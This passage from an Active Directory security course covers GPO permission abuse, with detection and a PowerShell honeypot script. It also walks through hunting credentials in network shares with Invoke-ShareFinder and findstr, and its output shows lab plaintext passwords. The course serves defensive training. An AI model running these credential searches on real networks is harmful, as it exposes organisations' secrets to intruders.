Because the provided password is wrong, we would primarily expect failed logon attempts. Three event IDs (`4625` , `4771` , and `4776`) can indicate this; here is how they look for our playground environment if an attacker is attempting to authenticate with a wrong password:


- `4625`



- `4771`



- 4776



GPO Permissions/GPO Files

Description

A Group Policy Object (GPO) is a virtual collection of policy settings that has a unique name. `GPOs` are the most widely used configuration management tool in Active Directory. Each

GPO contains a collection of zero or more policy settings. They are linked to an `Organizational Unit` in the AD structure for their settings to be applied to objects that reside in the OU or any child OU of the one to which the GPO is linked. GPOs can be restricted to which objects they apply by specifying, for example, an AD group (by default, it applies to Authenticated Users) or a WMI filter (e.g., apply only to Windows 10 machines).

When we create a new GPO, only Domain admins (and similar privileged roles) can modify it. However, within environments, we will encounter different delegations that allow less privileged accounts to perform edits on the GPOs; this is where the problem lies. Many organizations have GPOs that can modify 'Authenticated Users' or 'Domain Users', which entails that any compromised user will allow the attacker to alter these GPOs. Modifications can include additions of start-up scripts or a scheduled task to execute a file, for example. This access will allow an adversary to compromise all computer objects in the OUs that the vulnerable GPOs are linked to.

Similarly, administrators perform software installation via GPOs or configure start-up scripts located on network shares. If the network share is misconfigured, an adversary may be able to replace the file to be executed by the system with a malicious one. The GPO may have no misconfigurations in these scenarios, just misconfigured NTFS permissions on the files deployed.

Attack

No attack walkthrough is available here - it is a simple GPO edit or file replacement.


Prevention

One way to prevent this attack is to lock down the GPO permissions to be modified by a particular group of users only or by a specific account, as this will significantly limit the ability of who can edit the GPO or change its permissions (as opposed to everybody in Domain admins, which in some organizations can easily be more than 50). Similarly, never deploy files stored in network locations so that many users can modify the share permissions.

We should also review the permissions of GPOs actively and regularly, with the option of automating a task that runs hourly and alerts if any deviations from the expected permissions are detected.

Detection

Fortunately, it is straightforward to detect when a GPO is modified. If Directory Service Changes auditing is enabled, then the event ID `5136` will be generated:



From a defensive point of view, if a user who is `not` expected to have the right to modify a GPO suddenly appears here, then a red flag should be raised.

Honeypot

A common thought is that because of the easy detection methods of these attacks, it is worth having a misconfigured GPO in the environment for threat agents to abuse; this is also true for a deployed file as they can be continuously monitored for any change to the file (e.g., constantly checking if the hash value of the file has not changed). However, implementing these techniques is only recommended if an organization is mature and proactive in responding to high/critical vulnerabilities; this is because if, in the future, an escalation path is discovered via some GPO modification, unless it is possible to mitigate it in real-time, the `trap` backfires to become the weakest point.

However, when implementing a honeypot using a misconfigured GPO, consider the following:

- GPO is linked to non-critical servers only.
- Continuous automation is in place for monitoring modifications of GPO. - - If the GPO file is modified, we will disable the user performing the modification immediately.
- The GPO should be automatically unlinked from all locations if a modification is detected.


Consider the following script to demonstrate how PowerShell can automate this. In our case, the honeypot GPO is identified by a GUID value, and the action desired is to disable the account(s) associated with this change. The reason for potentially multiple accounts is that we will execute the script every 15 minutes as a scheduled task. So, if numerous compromised users were used to modify the GPO in this time frame, we will disable them all instantly. The script has a commented-out section that can be used for sending an email as an alert, but for a PoC, we will display the output on the command line:

```
# Define filter for the last 15 minutes
$TimeSpan = (Get-Date) - (New-TimeSpan -Minutes 15)

# Search for event ID 5136 (GPO modified) in the past 15 minutes
$Logs = Get-WinEvent -FilterHashtable
@{LogName='Security';id=5136;StartTime=$TimeSpan} -ErrorAction
SilentlyContinue |`
Where-Object {$_.Properties[8].Value -match "CN={73C66DBB-81DA-44D8-BDEF-
20BA2C27056D},CN=POLICIES,CN=SYSTEM,DC=EAGLE,DC=LOCAL"}

if($Logs){
    $emailBody = "Honeypot GPO '73C66DBB-81DA-44D8-BDEF-20BA2C27056D' was
modified`r`n"
    $disabledUsers = @()
    ForEach($log in $logs){
        If(((Get-ADUser -identity $log.Properties[3].Value).Enabled -eq
$true) -and ($log.Properties[3].Value -notin $disabledUsers)){
            Disable-ADAccount -Identity $log.Properties[3].Value
            $emailBody = $emailBody + "Disabled user " +
$log.Properties[3].Value + "`r`n"
            $disabledUsers += $log.Properties[3].Value
        }
    }
    # Send an alert via email - complete the command below
    # Send-MailMessage
    $emailBody
}
```

We will see the following output (or email body if configured) if the script detects that the honeypot GPO was modified:

```
PS C:\scripts> # Define filter for the last 15 minutes
$TimeSpan = (Get-Date) - (New-TimeSpan -Minutes 15)

# Search for event ID 5136 (GPO modified) in the past 15 minutes
$Logs = Get-WinEvent -FilterHashtable
@{LogName='Security';id=5136;StartTime=$TimeSpan} -ErrorAction
SilentlyContinue |`
Where-Object {$_.Properties[8].Value -match "CN={73C66DBB-81DA-44D8-BDEF-
20BA2C27056D},CN=POLICIES,CN=SYSTEM,DC=EAGLE,DC=LOCAL"}

if($Logs){
    $emailBody = "Honeypot GPO '73C66DBB-81DA-44D8-BDEF-20BA2C27056D' was
modified`r`n"
    $disabledUsers = @()
    ForEach($log in $logs){
        # Write-Host "User performing the modification is "
$log.Properties[3].Value
        If(((Get-ADUser -identity $log.Properties[3].Value).Enabled -eq
$true) -and ($log.Properties[3].Value -notin $disabledUsers)){
            Disable-ADAccount -Identity $log.Properties[3].Value
            $emailBody = $emailBody + "Disabled user " +
$log.Properties[3].Value + "`r`n"
            $disabledUsers += $log.Properties[3].Value
        }
    }
    # Send an alert via email
    # Send-MailMessage
    $emailBody
}

Honeypot GPO '73C66DBB-81DA-44D8-BDEF-20BA2C27056D' was modified
Disabled user bob

PS C:\scripts>
```


As we can see above, the user `bob` was detected modifying our honeypot GPO and is, therefore, disabled. Disabling the user will then create an event with ID `4725`:



Credentials in Shares

Description

Credentials exposed in network shares are (probably) the most encountered misconfiguration in Active Directory to date. Any medium/large enterprises will undoubtedly have exposed credentials, although it may also happen in small businesses. It almost feels like we are moving from "Don't leave your password on a post-it note on your screen" to "Don't leave unencrypted credentials and authorization tokens scattered everywhere".

We often find credentials in network shares within scripts and configuration files (batch, cmd, PowerShell, conf, ini, and config). In contrast, credentials on a user's local machine primarily reside in text files, Excel sheets, or Word documents. The main difference between the storage of credentials on shares and machines is that the former poses a significantly higher risk, as it may be accessible by every user. A network share may be accessible by every user for four main reasons:

- One admin user initially creates the shares with properly locked down access but ultimately opens it to everyone. Another admin of the server could also be the culprit. Nonetheless, the share eventually becomes open to `Everyone` or `Users,` and recall that a server's `Users` group contains `Domain users` as its member in Active Directory environments. Therefore every domain user will have at least read access (it is wrongly assumed that adding 'Users' will give access to only those local to the server or Administrators).
- The administrator adding scripts with credentials to a share is unaware it is a shared folder. Many admins test their scripts in a `scripts` folder in the `C:\` drive; however, if


the folder is shared (for example, with `Users`), then the data within the scripts is also exposed on the network.

- Another example is purposely creating an open share to move data to a server (for example, an application or some other files) and forgetting to close it later.
- Finally, in the case of hidden shares (folders whose name ends with a dollar sign `$`), there is a misconception that users cannot find the folder unless they know where it exists; the misunderstanding comes from the fact that `Explorer` in Windows does not display files or folders whose name end with a `$`, however, any other tool will show it.

Attack


The first step is identifying what shares exist in a domain. There are plenty of tools available that can achieve this, such as PowerView's Invoke-ShareFinder. This function allows specifying that default shares should be filtered out (such as `c$` and `IPC$`) and also check if the invoking user has access to the rest of the shares it finds. The final output contains a list of non-default shares that the current user account has at least read access to:

```
PS C:\Users\bob\Downloads> Invoke-ShareFinder -domain eagle.local -
ExcludeStandard -CheckShareAccess

\\DC2.eagle.local\NETLOGON      - Logon server share
\\DC2.eagle.local\SYSVOL        - Logon server share
\\WS001.eagle.local\Share       -
\\WS001.eagle.local\Users       -
\\Server01.eagle.local\dev$     -
\\DC1.eagle.local\NETLOGON      - Logon server share
\\DC1.eagle.local\SYSVOL        - Logon server share
```





The playground environment has few shares in the domain, however, in production environments, the number can reach thousands (which requires long periods to parse).

The image above shows a share with the name `dev$`. Because of the dollar sign, if we were to browse the server which contains the share using Windows Explorer, we would be presented with an empty list (shares such as `C$` and `IPC$` even though available by default, Explorer does not display them because of the dollar sign):



However, since we have the `UNC` path from the output, if we browse to it, we will be able to see the contents inside the share:




A few automated tools exist, such as SauronEye, which can parse a collection of files and pick up matching words. However, because there are few shares in the playground, we will take a more manual approach (`Living Off the Land`) and use the built-in command `findstr` for this attack. When running `findstr`, we will specify the following arguments:

- `/s` forces to search the current directory and all subdirectories
- `/i` ignores case in the search term
- `/m` shows only the filename for a file that matches the term. We highly need this in real production environments because of the huge amounts of text that get returned. For example, this can be thousands of lines in PowerShell scripts that contain the `PassThru` parameter when matching for the string `pass`.
- The `term` that defines what we are looking for. Good candidates include `pass`, `pw`, and the `NETBIOS` name of the domain. In the playground environment, it is `eagle`. Attractive targets for this search would be file types such as `.bat`, `.cmd`, `.ps1`, `.conf`, `.config`, and `.ini`.
  Here's how `findstr` can be executed to display the path of the files with a match that contains `pass` relative to the current location:


```
PS C:\Users\bob\Downloads> cd \\Server01.eagle.local\dev$
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$>
findstr /m /s /i "pass" *.bat
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$>
findstr /m /s /i "pass" *.cmd
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$>
findstr /m /s /i "pass" *.ini
setup.ini
```

```
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$>
findstr /m /s /i "pass" *.config
4\5\4\web.config
```




Similarly, we can execute `findstr` by looking for `pw` as the search term. Note that if we remove the `/m' argument, it will display the exact line in the file where the match occurred:

```
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$>
findstr /m /s /i "pw" *.config

5\2\3\microsoft.config
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$>
findstr /s /i "pw" *.config
5\2\3\microsoft.config:pw BANANANANANANANANANANANNAANANANANAS
```



One obvious and yet uncommon search term is the `NetBIOS` name of the domain. Commands such as `runas` and `net` take passwords as a positional argument on the command line instead of passing them via `pass`, `pw`, or any other term. It is usually defined as `/user:DOMAIN\USERNAME PASSWORD`. Here's the search executed in the playground domain:

```
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$>
findstr /m /s /i "eagle" *.ps1

2\4\4\Software\connect.ps1
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$>
findstr /s /i "eagle" *.ps1
2\4\4\Software\connect.ps1:net use E: \\DC1\sharedScripts
/user:eagle\Administrator Slavi123
```



The last command reads the text file and displays its content, including the credentials; this would be the domain's built-in account credentials (not uncommon to find domain admin rights in these script files).

Note that running `findstr` with the same arguments is recently picked up by `Windows Defender` as suspicious behavior.

Prevention


The best practice to prevent these attacks is to lock down every share in the domain so there are no loose permissions.

Technically, there is no way to prevent what users leave behind them in scripts or other exposed files, so performing regular scans (e.g., weekly) on AD environments to identify any new open shares or credentials exposed in older ones is necessary.

